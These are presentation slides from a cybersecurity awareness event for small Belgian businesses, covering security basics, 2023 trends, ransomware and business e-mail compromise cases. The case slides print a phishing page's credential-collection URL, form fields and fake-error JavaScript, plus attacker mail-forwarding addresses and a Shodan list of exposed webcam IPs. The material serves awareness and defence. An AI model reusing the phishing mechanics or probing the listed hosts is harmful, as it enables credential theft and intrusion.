

# Cyber resilience voor KMO

Wim Barthier | Gent | Het belang van cybersecurity

Data classificatie: publiek

## Disclaimer

- De standpunten die in deze presentatie worden geuit, zijn uitsluitend die van mezelf en weerspiegelen niet noodzakelijkerwijs de standpunten van anderen.
- Deze presentatie is uitsluitend bedoeld voor informatieve doeleinden en mag niet worden beschouwd als juridisch, financieel of professioneel advies.

## Motivatie

- Proberen te voorkomen
- Maar het kan nog altijd gebeuren!
- En als het gebeurt,
- Weet hoe je kan reageren!
- Focus op beperkte middelen en basis hygiëne

### **Meest voorkomende aanval?**

- Ransomware
- Doxware/extortion
- Double extortion

## User awareness

- Wat: cyber hygiëne
  - Sterke wachtwoorden
  - Identificeren van phishing, smishing ... aanvallen
  - Rapporteren van verdachte zaken
- Type aanval
  - Phishing is dé meest gebruikte aanval om toegang te krijgen tot de systemen en informatie
- Hoe
  - Sessies en phishing tests uitvoeren
    - Met het klikken
    - Maar vooral de rapportering
      - Herkennen en indien getikt, rapportering

## Patch management

- Wat
  - Geregeld updaten van alle besturingssystemen en software
  - Activeren als auto-updates beschikbaar zijn
- Type aanval
  - Hackers die kwaadaardige code uitvoeren door uitbuiten van niet geüpdate zwakheid
- Waarom
  - Zakheden die makkelijk geëxploiteerd kunnen worden
  - Exploitatie is heel moeilijk te vermijden
  - Verbeteren van de systemen (niet enkel security)

## Back-up & RESTORE

- Wat
  - Maak regelmatig een back-up van kritieke gegevens
  - Bewaar back-ups op een veilige locatie die niet is verbonden met het bedrijfsnetwerk
  - Een gehackt systeem mag de back-up niet kunnen vernietigen
- Type aanval
  - Ransomware, defecte systemen, menselijke fout, ...
- Waarom
  - Indien er data of systeemverlies is; terug keren naar gekende normale situatie

# Toegangscontrole

- Wat
  - Need to know principe: enkel toegang indien nodig voor de taak
  - Least privilege: enkel rechten noodzakelijk voor de taak
- Type aanval
  - Phishing aanval (bvb. een gebruiker is local administrator)
  - Unpatched systemen uitbuiten (bvb. Website die onder "system" draait)
- Waarom
  - Beperken van de aanvalsvector van een gehackte gebruiker

## Meervoudige authenticatie (multi-factor)

- Wat
  - 2 onafhankelijke items om aan te loggen
  - Keuze uit
    - iets dat je weet, kennen bv. Wachtwoord
    - iets dat je hebt, bezit, bv. authenticator app
    - iets dat je bent, biometrie bv. vingerafdruk (pas op voor GDPR!)
  - Indien beschikbaar, activeren!
- Type aanval
  - Gelekte of geraden wachtwoorden uitbuiten
- Waarom
  - Vermijden dat door één gehackte factor, een user kan nagebootst worden

## Incident response plan

- Hoe
  - Gedocumenteerd proces incl. contacten
  - Failover, restore testen (met leverancier)
  - Table Top Exercises (user awareness)
- Type aanval
  - In elke geval dat er een cyber incident optreedt
- Waarom
  - Wees voorbereid, weet wat te doen
  - Een voorbereid persoon kan veel efficiënter handelen

## Contractuele bepalingen (incl. GDPR)

- Hoe
  - Contractuele maatregelen bepalen
  - Testen en valideren
- Type aanval
  - Elke inefficiënte maatregel is een realistische aanvalsvector voor impact
- Waarom
  - Outsourcing is delegeren van taken
  - Zorg ervoor dat je weet wie waarvoor verantwoordelijk is
  - “Shared responsibility” vs “Your liability”

## Netwerksegmentatie

- Wat
  - Bepaalde diensten in een aparte (VLAN) segment plaatsen
  - Bv. Camera bewaking, HVAC, ...
- Type aanval
  - Verspreiden van malware
  - Opschalen van rechten
- Waarom
  - Beperken aanvalsvector

## Er is nog veel meer bvb...

- Maatregelen next level
  - Geavanceerde dreigingsdetectie en –response
  - Cyberverzekering (kan ook helpen met incident response)
  - Penetratietesten
- Waarom next level...
  - Eerst de basis
  - Hoewel dit een effectieve manier kan zijn om kwetsbaarheden te identificeren,
  - Veel onderhoud/opvolging
  - Het kan duur zijn en mogelijk niet betaalbaar voor KMO-bedrijven met beperkte budgetten.

## Het is mogelijk uw risico te reduceren!

- Altijd welkom om hulp te vragen!
- Een continue oefening van verbetering...
- Merk je iets op, gebeurt er iets?
  - Rapporteer, leer eruit, waar je kan verbeteren!

The background of the slide features a complex network of glowing nodes and connections, primarily in shades of blue, orange, and yellow, set against a dark background. A small white bird logo is visible in the bottom left corner.

# Cyber Security Trends 2023

*Jeroen Vandeleur – NVISO*

# Overzicht



Introductie



Cyber Security  
Trends



Ransomware Case



Conclusie


# Introductie

Cyber Security



# Identificatie van het Risico Niveau

Van asset tot risico niveau !





# Overzicht Kwetsbaarheden in 2022

## Facts & Figures 2022



# Veelvoorkomende kwetsbaarheden

Kwetsbaarheden in IT-omgevingen met de hoogste impact!



# Veelvoorkomende Misconfiguraties

Kwetsbaarheden in IT-omgevingen met de hoogste impact!



# Ben ik een “Target” ?

Het internet wordt continu gescand !

SHODAN Explore Pricing ↗ webcam

**TOTAL RESULTS**  
3,974

**TOP COUNTRIES**



United States	1,159
Serbia	790
Korea, Republic of	284
Germany	236
India	150
<a href="#">More...</a>	

**TOP PORTS**

**View Report** **Browse Images** **View on Map**

**Product Spotlight:** Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

**IP Webcam**  109.95.200.154  
DOMINET Sp. z o.o.  
Poland, Tychy  
  


HTTP/1.1 200 OK  
Connection: close  
Server: IP Webcam Server 0.4  
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0  
Pragma: no-cache  
Expires: -1  
Access-Control-Allow-Origin: \*  
Content-Type: text/html

**Checking Language...**  24.18.212.173  
Comcast Cable Communications  
 United States, Seattle

HTTP/1.1 200 OK  
Content-Type: text/html  
Accept-Ranges: bytes  
ETag: "122327552"  
Last-Modified: Wed, 07 Oct 2015 06:23:12 GMT  
Content-Length: 3230  
Date: Tue, 25 Apr 2023 13:45:10 GMT  
Server: dcs-lig-httdp


# Cyber Security Trends

What's trending in 2023 !



# Cyber Security Trends 2023


Enkele trends voor de komende jaren !



TOENAME VAN  
KUNSTMATIGE  
INTELLIGENTIE EN  
MACHINE  
LEARNING



VOORTDURENDE  
GROEI VAN CLOUD  
COMPUTING




OPKOMST VAN  
QUANTUM  
COMPUTING EN  
DE IMPACT OP  
ENCRYPTIE



GROEI VAN HET  
INTERNET OF  
THINGS (IOT) EN  
DE RISICO'S

# Ransomware Case

Where did the hacker go? He RAN some Ware ...



# Ransomware : where New and Old crime meet





Hackers  
meet  
Organized Crime



Cyber Attacks  
meet  
Extortion



# Ransomware : where New and Old crime meet




**Ransom costs are on the rise**

**Cryptocurrencies are exploding**

Sources: \*<https://www.coveware.com/blog/2021/10/20/ransomware-attacks-continue-as-pressure-mounts>

\*\*<https://coinmarketcap.com/charts/>

# Ransomware : where New and Old crime meet



THIS IS A DEADLY COMBINATION

# Wat is ransomware?



## INFECTIE

Highly **infectious** computer virus, that spreads automatically and rapidly

## ENCRYPTIE

**Encrypts files:** a ransom must be paid for the decryption key

## EXFILTRATIE

**Exfiltrates data** : ask for more money, not to disclose the data

# Don't panic! Here are the steps...



✓ Confirm ransomware infection

🌐 Network containment

🔍 Gather information

👥 Alert stakeholders

## Conclusie

Cyber Security



# Conclusie

Enkele basis principes om mee te nemen!



# Questions?

Thank you !



jvandeleur@nviso.eu

<https://www.linkedin.com/in/vandeleurjeroen/>



PREVENTION  
WILL FAIL

WHAT IF YOU  
BECOME A  
VICTIM OF A  
CYBER ATTACK



Financieel  
Forum  
Oost-Vlaanderen

i-FORCE  
WHEN FACTS MATTER

# WE ALWAYS GO THE EXTRA MILE

20

Years in business

10

Specialists

>1980

Cases completed





# Some actual Belgian case studies...

2018

- 4 clients  
1,6 M € lost

2023

- 3 'small' clients  
195K € lost !
- 30d x 800K = 24M € rev lost  
Est. 50 - 100 BTC in ransom






# How did this happen? Impersonation

Social Engineering

Spoofed phone calls  
(from a seemingly legit number)





# How did this happen? Impersonation

## Business E-mail Compromise

- gain **access** to mailbox(es)

The screenshot shows an email inbox with a single message from 'Aline <Aline.[REDACTED].com>' with the subject 'Beveiligd Document FYI Didler'. The recipient is listed as 'To [REDACTED] Didier'. The message content is as follows:

**Beveiligd document van SharePoint-bijlagen**  
Document ADE1801 (goedkeuringen van fondsen) Privé en vertrouwelijk  
[Document bekijken](#)  
Aline [REDACTED] gebruikt SharePoint om documenten veilig te delen.

Below the message, there is contact information for 'Aline' which has been heavily redacted.




# How did this happen? Impersonation

## Business E-mail Compromise

- gain **access** to mailbox(es)
- Hopping from one ORG to another (& maintaining trust)

Dropping files in SharePoint  
=> accessing a trusted partner's known infra !





# How did this happen? Impersonation

## Business E-mail Compromise

- gain access to mailbox(es)

The screenshot shows the Network tab of a browser's developer tools. A single request is listed with the URL `https://gogreensuites.com/KLANT/Doc/office.php`. The method is `POST`. The `Headers` section is collapsed. The `Form data` section is expanded, showing the following parameters:

- `user: "abc@xyz.com"`
- `pass: "right"`
- `submit: "Sign+In"`

The screenshot shows the Debugger tab of a browser's developer tools. An alert box is displayed with the message `Wrong Password!!!` and an `OK` button. Below the alert, the browser's address bar shows the same URL as the previous screenshot. The bottom half of the screen displays the JavaScript code that triggered the alert:

```
task
1 <script language=javascript>
2 alert('Wrong Password!!!!');
3 window.location='office2.html?'+new Date().getTime();
4 </script>
5
```



# How did this happen? Impersonation

## Business E-mail Compromise

- gain **access** to mailbox(es)
- forwarding / delete rules
- obtain inside **intelligence**

ma 26/03, [REDACTED]

Matthias <Matthias [REDACTED]com>

FW: Dashboard 16/03, [REDACTED] tm 22/03, [REDACTED]

To: wire.spam@gmail.com  
Cc: jfox4651@gmail.com

---

**From:** Didier [REDACTED]  
**Date:** Friday, March 23, [REDACTED] at 4:40 PM  
**To:** Matthias [REDACTED]  
**Cc:** [REDACTED]  
**Subject:** Dashboard 16/03, [REDACTED] tm 22/03, [REDACTED]

Ter info, vandaag heb ik al correcties doorgevoerd in de omzet.  
Ik heb alle prestaties die betrekking hadden op [REDACTED] (of ouder) en in [REDACTED] gefactureerd of gecrediteerd.  
nog moeten doen eind maart.  
Uit de omzet [REDACTED] (opgestelde facturen) en in de omzet € [REDACTED] (opgestelde CN).

7. Opened Files	11
8. Open Files	7356
9a. Turnover YTD (€) (VAT excl.)	[REDACTED]
2018	[REDACTED]
9b. Prebills (€) (VAT excl.)	€ 290.393,95
9. Total Turnover YTD (€) (VAT excl.)	[REDACTED]
12a. WIP tm [REDACTED]	[REDACTED]
12b. WIP vanaf [REDACTED]	[REDACTED]
12c. WIP vanaf [REDACTED]	[REDACTED]
12d. WIP vanaf [REDACTED]	[REDACTED]
12. WIP total	[REDACTED]
13. Average WIP hourly Rate	N [REDACTED]
14. Prebills (€) (VAT excl.)	€ [REDACTED]
15. € Billed weekly (VAT incl.)	[REDACTED]
16. Average bill weekly (VAT incl.)	[REDACTED]
17. Average Billed hourly rate	[REDACTED]
18. Cash €	[REDACTED]



# How did this happen? Impact ?

## Business E-mail Compromise

- gain **access** to mailbox(es)
- forwarding / delete rules
- obtain inside **intelligence**
- Exploit >> 300K € in one go

- Similar case  
105K € of diverted invoices

wo 28/03 [REDACTED]  
Matthias <Matthias [REDACTED].com>  
Fwd: Achterstallige factuur voor [REDACTED]  
To [REDACTED] Didier

[REDACTED]  
Overdue\_invoice\_for [REDACTED].pdf  
423 KB

Verwerk de volgende betalingsopdracht en e-mail me een bevestiging zodra deze is voltooid

Bedankt,

[REDACTED]  
Matthias [REDACTED]  
[REDACTED]  
[REDACTED]

Please consider the environment before printing this e-mail.  
This message has been sent by [REDACTED] and is delivered to all  
addressees subject to the conditions set forth in the attached disclaimer, which is an integral part of this message.  
[http://www.\[REDACTED\]](http://www.[REDACTED])

---

**From:** John,Akira  
**Sent:** Wednesday, March 28, [REDACTED]  
**To:** Gretchen,Landrum  
**Subject:** Achterstallige factuur voor [REDACTED]

Hoi Matthias,

Groeten!

Vanaf onze discussie vindt u de bijgevoegde factuur voor uw betaling.

Let op, deze factuur is te laat en een onmiddellijke overschrijving wordt op prijs gesteld.

Invoice Date	Invoice Amount	Net Amount	Primary Contact	Invoice Notes
03/27, [REDACTED]	\$313,225.00	\$313,225.00	Metro Realty Limited	Purchase of Raw materials E.t.c.

Bevestig alstublieft de ontvangst en laat het me weten als u nog vragen heeft.




# How did this happen? Impersonation

Business E-mail Compromise

MFA Bombing

MFA TOKEN stealing !  
( > 80 days ; nowadays HOT)

[Token tactics: How to prevent, detect, and respond to cloud token theft - Microsoft Security Blog](#)





# MFA TOKEN STOLEN !! What to do ??

	Password-based browser session	Password based token	Non-password-based browser session	Non-password-based browser token	Enterprise application token
Password changed/reset or admin center sign-out	Revoked	Revoked	Not revoked	Not revoked	Not revoked
Revoked via AAD portal, PowerShell, Graph	Revoked	Revoked	Revoked	Revoked	Revoked
<b>!</b> Terminating all access to resources, especially in response to a compromised account, requires revoking refresh tokens, not just refreshing the password.					

<https://www.microsoft.com/en-us/security/blog/2022/11/16/token-tactics-how-to-prevent-detect-and-respond-to-cloud-token-theft/>



# How did this happen? Impersonation

## Spoofed calls

- gain **access** to endpoints
- Remote Admin tools  
AnyDesk / TeamViewer /  
QuickAssist / ...
- But first >>  
**TRUST & KNOWLEDGE**

